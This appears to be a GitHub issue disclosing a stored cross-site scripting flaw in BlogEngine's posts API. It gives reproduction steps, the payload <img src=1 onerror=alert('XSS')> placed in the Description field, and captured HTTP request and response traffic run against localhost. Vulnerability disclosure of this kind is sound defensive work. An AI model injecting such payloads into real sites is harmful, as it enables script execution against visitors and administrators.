New issue

# Cross-Site Scripting (XSS) in "/blogengine/api/posts" #254

⊙ **Open** · **tuando243** opened this issue on Jul 20 · 0 comments

**tuando243** commented on Jul 20

A Cross Site Scripting vulnerabilty exists in BlogEngine via the Description field in /blogengine/api/posts

Step to exploit:

1. Login as admin.
2. Navigate to http://127.0.0.1/blogengine/admin/#/content/posts and click on "NEW".
3. Insert XSS payload `<img src=1 onerror=alert('XSS')>` in the "Description" field and click on SAVE, PUBLISH.
4. Go to Home page.

Name of the blog

👤 ADMINISTRATOR 🕐 JUL 20, 2022

test

🖼️ ...

READ MORE

🌐 localhost

XSS

OK

f 🐦 G+ in 📷

© 2022
DESIGNED BY BLOGENGINE

Request

Pretty | Raw | Hex

```
1 POST /blogengine/api/posts HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 x-blog-instance: 96d5b379-7e1d-4dac-a6ba-1e50db561b04
8 Content-Type: application/json;charset=utf-8
9 Content-Length: 247
10 Origin: http://localhost
11 Connection: close
12 Referer: http://localhost/blogengine/admin/app/editor/editpost.cshtml
13 Cookie: .AUXBLOGENGINE-96d5b379-7e1d-4dac-a6ba-1e50db561b04=
  6B2C250557498E02C619898E597E9590499EBC7AD8C9B4FAB996EE873D95096BD7EA8D4
  75AD5AEE5C8F96888E1397EAF067913AB99EC7DD235E25E249A0E9923ADD91F69C50C22
  85DA6FD2FEEF70B08B936724B69E4146E24B3388A6DE3A59DED18C633BA66395C110E97
  098154810DED52C5247FC1D46567EB6C011BA32F1C4EBFD93B99CAE4534D054B0748538
  DE63EAB26989AB5951621DDBFD307E396C1C4C58B68B47A103A1B9EF77BC2BC62EB59F2
  95CF7AF41F1E8FF1CBA3F226B7DEFCA6AB5EC4561C58374385B4CB7527311C6A768D66C
  6AF0E5B47BBA5EC2BB517B19AD587C3FB93E0E15C78A629109C7B6312D8C095199B6D05
  A6F1BA7FCD1194EA901BAE346B758262DC77540CAB28548CEEF85BDDC8995847171B8C1
  F0A42D3CF24696E6C8DB8F564A9FDA66FA0489F385BE6F7F6ABB37D8DC0DF5AC24AD5EA
  D193D9EEB910A7823AF465232614A6C6860A67B0180D2464DD97A2D0679D53DCF1D6033
  18
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 {
     "Id":"",
     "Title":"test",
     "Author":"Admin",
     "Content":"<p>test</p>",
     "DateCreated":"2022-07-20 22:33",
     "Slug":"test",
     "Categories":[
     ],
     "Tags":[
     ],
     "Comments":"",
     "HasCommentsEnabled":true,
     "IsPublished":false,
     "Description":"<img src=1 onerror=alert('XSS')>"
  }
```

Response

Pretty | Raw | Hex | Render

```
1 HTTP/1.1 201 Created
2 Cache-Control: no-cache
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: -1
6 Server: Microsoft-IIS/10.0
7 X-Powered-By: ASP.NET
8 Date: Wed, 20 Jul 2022 15:34:24 GMT
9 Connection: close
10 Content-Length: 404
11
12 {
     "IsChecked":false,
     "Id":"0eabf19a-fdce-4038-ab49-d3c7ec2fe194",
     "Title":"test",
     "Author":"Admin",
     "Description":"<img src=1 onerror=alert('XSS')>",
     "Content":"<p>test</p>",
     "DateCreated":"2022-07-20 22:33",
     "Slug":"test",
     "RelativeLink":"/blogengine/post/test",
     "Categories":null,
     "Tags":null,
     "Comments":null,
     "HasCommentsEnabled":true,
     "IsPublished":false,
     "IsDeleted":false,
     "CanUserDelete":true,
     "CanUserEdit":true
  }
```

👤 **tuando243** closed this as completed on Jul 31

👤 **tuando243** reopened this on Jul 31

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

1 participant